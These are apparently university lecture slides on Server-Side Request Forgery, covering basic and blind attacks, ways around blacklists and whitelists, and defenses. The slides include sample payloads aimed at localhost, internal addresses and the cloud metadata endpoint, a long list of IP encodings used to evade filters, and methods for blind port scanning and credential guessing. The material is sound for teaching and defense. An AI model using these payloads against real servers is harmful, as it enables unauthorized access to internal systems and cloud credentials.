Server-Side Request Forgery (SSRF)


Kameswari Chebrolu

Department of CSE, IIT Bombay

SSRF

- Attacker induces server-side application to make "unintended" network requests to another "domain"
  - Same server
  - Other internal servers within organization
    - These often have firewalls in front that block external Internet traffic
  - Arbitrary external systems

- How does it help attacker?
  - Unauthorized access to data
  - Perform unauthorized actions
    - Arbitrary command execution
  - Shift blame
    - Attack appears to originate from organization hosting vulnerable application


Give me all your private data
Hell no! :-|
(Request blocked!)
Internal Server
Give me all your
private data
Fetch me Internal Server's
private data
Sure :-) I know you
Here you go!
Sure :-) why not
Web Server

- How launched?
  - Application will take URL from user to perform some action
    - URL need not be just http, can be file:///, dict://, ftp://, gopher:// etc
    - Our focus: http or https
  - Exploits trust relationships the web server has with others

Types of Attacks

- Basic: Vulnerable server will make request and also return response
  - Easier to exploit
- Blind: Vulnerable server will make request but response not returned
  - Partial-blind: some part of the response can be seen (e.g. status code or some error message)
  - Harder to exploit

Features often exploited in SSRF

- Webhooks
  - One application contacts another application based on a trigger
  - E.g. send emails, record errors, process payments
- File upload via URL
  - E.g Upload profile picture from Internet
- Document and image processors
  - Process user submitted documents/images/videos etc
- Proxy services
  - Fetch user specified websites!

All require visiting and fetching external resources

Outline

- Basic:
  - Attacks against Same Server
  - Attacks against Other Systems
  - Common Defenses
  - Circumventing such defenses
- Blind:
  - Examples: Password Cracking, Determining Running Services, Port Scanning
- Overall Defense
- Summary and References

Basic: Attacks against Same Server (Example of a Webhook)

Browser sends below POST message when button clicked

Server makes below api call to get relevant data and generates an appropriate response to client

```
POST /course/details
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

courseApi=http://localhost:30000/course/check?courseId=2
```

Attacker: Modify the post request to below

```
POST /course/details
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

courseApi=http://localhost:30000/admin
```

Server will fetch the contents of the /admin URL and return it to attacker

Note

- Why not attacker visit URL /admin directly?
  - Access control may block it!
  - Functionality accessible only to suitable authenticated users
- Why successful through SSRF?
  - /admin URL is being accessed from local machine
    - Request originates from a trusted machine
    - Normal access control may be sitting in front of application server
      - Does not apply to local machine!
  - Requests originating from the local machine are handled differently than ordinary requests

Example: File Upload via URL

- Website allows users to upload a profile photo from the Internet
  - https://example.com/upload.php?url=www.photos.com/ravi.jpeg
- Attack:
  - https://example.com/upload.php?url=localhost/secret_file.txt
    - This will cause server to fetch the local file and save it as profile picture
    - When attacker visit his/her page, the photo may render as some text !
  - https://example.com/upload.php?url=127.0.0.1:22
    - Error: Unable to upload image: ssh version, OS version
    - Note 22 is a ssh port. Above can reveal info about the machine!

Document/Image Processors

- Upload a video file (e.g. malicious.avi) for server to process (e.g. convert to mp4)
  - E.g. Server may run “ffmpeg -i malicious.avi output.mp4”
  - Attacker can include a malicious playlist inside the AVI video to read arbitrary files
    - E.g. Include /etc/passwd in the playlist
  - FFmpeg will fetch the file and show a screen capture of a tty (terminal) printing the file

- More details: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/CVE%20Ffmpeg%20HLS

- Web applications use PDF generation libraries to generate PDF documents
  - Allow users to input data and then generate a PDF document (from HTML+CSS)
  - Can try below as input (sample payloads)
    - <iframe src=file:///etc/passwd></iframe> (or)
    - <iframe src="http://169.254.169.254/latest/meta-data/">
      - Often used in cloud settings to get metadata of the VM!
  - Reference: https://infosecwriteups.com/breaking-down-ssrf-on-pdf-generation-a-pentesting-guide-66f8a309bf3c

Proxy Services

- A company hosts a proxy service (example.com/proxy)
  - Proxy fetches web page specified in the “URL” parameter and displays it back to the user
    - For privacy, security, access-control reasons etc
  - E.g. https://example.com/proxy?url=www.iitb.ac.in
  - Attack:
    - https://example.com/proxy?url=admin.example.com
    - Cannot be accessed normally but proxy may be able to access it for you

Basic: Attacks against Other Systems

- Same as earlier, except target IP addresses of other systems
  - Can try other internal IP addresses (that often disallow external access)
  - Same example as before (webhook), except IP address is of another machine!

```
POST /course/details
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

courseApi=http://192.168.0.1/admin
```

Common defenses

- BlackListing: Validate input and block sensitive URLs
  - E.g. URLs containing 127.0.0.1, localhost, or /admin
- Whitelisting: allow input that begins with or contains permitted values
  - E.g. /course/….

Circumventing Blacklisting

- Use an alternative IP representation
  - E.g. http://127.0.0.1 can be bypassed as
    - http://2130706433/ (integer representation)
    - http://127.1 (short hand)
  - E.g. http://localhost:80 can be bypassed as http://[::]:80/
- Register your own domain name that resolves to 127.0.0.1

Example

Blocked

< iframe src=”http://169.254.169.254/”

Bypasses

Converted Decimal IP: http://2852039166/
IPV6 Compressed: http://[::ffff:a9fe:a9fe]/
IPV6 Expanded: http://[0:0:0:0:0:ffff:a9fe:a9fe]/
IPV6/IPV4: http://[0:0:0:0:0:ffff:169.254.169.254]/

Dotted decimal with overflow: http://425.510.425.510/
Dotless decimal: http://2852039166/
Dotless decimal with overflow: http://7147006462/
Dotted hexadecimal: http://0xA9.0xFE.0xA9.0xFE/
Dotless hexadecimal: http://0xA9FEA9FE/
Dotless hexadecimal with overflow: http://0x41414141A9FEA9FE/
Dotted octal: http://0251.0376.0251.0376/
Dotted octal with padding: http://0251.00376.000251.0000376/
Mixed encoding (dotted octal + dotted decimal): http://0251.254.169.254

Reference:
https://infosecwriteups.com/breaking-down-ssrf-on-pdf-generation-a-pentesting-guide-66f8a309bf3c

http://customer1.app.localhost.my.company.127.0.0.1.nip.io

```
br@shadowfax:~$ dig http://customer1.app.localhost.my.company.127.0.0.1.nip.io

; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> http://customer1.app.localhost.m
y.company.127.0.0.1.nip.io
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6077
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;http://customer1.app.localhost.my.company.127.0.0.1.nip.io. IN A

;; ANSWER SECTION:
http://customer1.app.localhost.my.company.127.0.0.1.nip.io. 7065 IN A 127.0.0.1

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Aug 20 17:27:44 IST 2023
;; MSG SIZE  rcvd: 103
```

```
br@shadowfax:~$ dig http://customer1.app.localhost.my.company.12.10.0.1.nip.io

; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> http://customer1.app.localhost.m
y.company.12.10.0.1.nip.io
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39287
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;http://customer1.app.localhost.my.company.12.10.0.1.nip.io. IN A

;; ANSWER SECTION:
http://customer1.app.localhost.my.company.12.10.0.1.nip.io. 432000 IN A 12.10.0.
1

;; Query time: 123 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Aug 20 17:29:17 IST 2023
;; MSG SIZE  rcvd: 103
```

- Obfuscate blocked strings using URL encoding
  - http://127.0.0.1/admin as http://127.0.0.1/%2561dmin

Quick Note on URL Encoding

- Also known as percent-encoding
- Used to encode information in a URL
- Ensures URLs are transmitted over Internet in a way that is compatible with various systems that handle them
- Characters are encoded by converting them to their ASCII values
- Common Encodings:
  - Space: %20 (though + is also used in query strings to represent space).
  - ? becomes %3F
  - & becomes %26
  - / becomes %2F
  - : becomes %3A

Double Encoding

- Double encoding: data is encoded more than once
- Single Encoding:
  - Original character: a
  - URL-encoded: %61
- Double Encoding:
  - Original character: a
  - First encoding: %61
  - Second encoding: %2561
  - % character from the first encoding encoded into %25, followed by 61

- Provide a URL that attacker controls, which subsequently redirects to the target URL
  - Uses 307/308 HTTP code (temporary/permanent redirection)
  - If the web server blocks all access to Internal servers but allows use of external URLs
    - Attacker share his/her domain URL but makes it redirect to some local IP address

For detailed bypassing techniques: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery

Circumventing Whitelisting

Note: Only allow input that contains/begins a whitelist of permitted values

Eg. good-host is the whitelist string and bad-host is what attacker wants to access

- https://good-host:fakepassword@bad-host (good-host is like user name)
- https://bad-host#good-host (URL fragmenting)
- https://good-host.bad-host (DNS name you control)

Blind SSRF

- Application will make request but will not return response to attacker
  - May return response code and/or some error message!

Password Cracking

Payload: http://login:password@my-server.com/admin/

(dns of myserver.com maps to some internal machine's address

If website returns status code as follows (remember 401: unauthorized, 200: ok)

- http://admin:password@my-server.com/admin/ - 401
- http://admin:admin@my-server.com/admin/ - 401
- http://admin:123456@my-server.com/admin/ - 200

(admin, 123456 is the right combo)

Running Services

317 ms - http://db.example.com

1423 ms - http://jira.example.com

1450 ms - http://docs.example.com

1360 ms - http://kafka.example.com

(db maybe active; for others, host name may not have resolved, hence excess delay)

All have same error code, but timings vary

Port Scanning

Suppose attacker configures his website “my-server.com”’s DNS as follows

my-server.com 192.168.1.1 (some internal server within organization)

my-server.com 12.15.20.16 (public, attacker’s IP)

(order matters!)

http://my-server.com:22 - request came for 12.15.20.16:22

http://my-server.com:80 - request came for 12.15.20.16:80

http://my-server.com:8080 - request did not come

http://my-server.com:9000 - request came for 12.15.20.16:9200

http://my-server.com:3000 - request did not come

http://my-server.com:22 - request came for 12.15.20.16:22

http://my-server.com:80 - request came for 12.15.20.16:80

http://my-server.com:8080 - request did not come

http://my-server.com:9000 - request came for 12.15.20.16:9200

http://my-server.com:3000 - request did not come

- ports 8080 and 3000 are open! How?
  - The internal servers must have responded, hence the second IP address was not tried

Defenses

- Input filtering:
  - Simple blacklists don't work
    - Attackers will always find methods to bypass
  - Whitelists are better (but can also be bypassed)
- Domain whitelisting
  - Restrict access to internal resources using a specific whitelist of organizational domains through WAF/firewalls
- Proper error and response handling:
  - Pay attention to what is being revealed in error messages
  - Do not send raw response from the request to the client

- Disable unused URL schemas
  - If application only uses HTTP or HTTPS, disable schemas such as file:///, dict://, ftp://, and gopher:// etc
- Enable authentication on internal services
  - Even for services on the local network
- Log ALL requests, highlight improper requests and alert
  - Centralized logging from WAF, firewalls, web servers, other infrastructure systems
  - Watch for failed requests, scanning type activity

Real World SSRF

- ESEA SSRF: https://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/
- Google Internal DNS SSRF: https://www.rcesecurity.com/2017/03/ok-google-give-me-all-your-internal-dns-information/

Summary

- SSRF attacks require a server to visit and fetch external resources
  - Exploit trust relationships the web server has with others
- Features exploited: Webhooks, File upload via URL, Document and image processors, Proxy services
- Two types of attacks: Basic (easy) and Blind (hard)
- Defense is in the form of input filtering, proper error handling, authentication and logging!

References

- https://portswigger.net/web-security/ssrf
- Payload reference: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery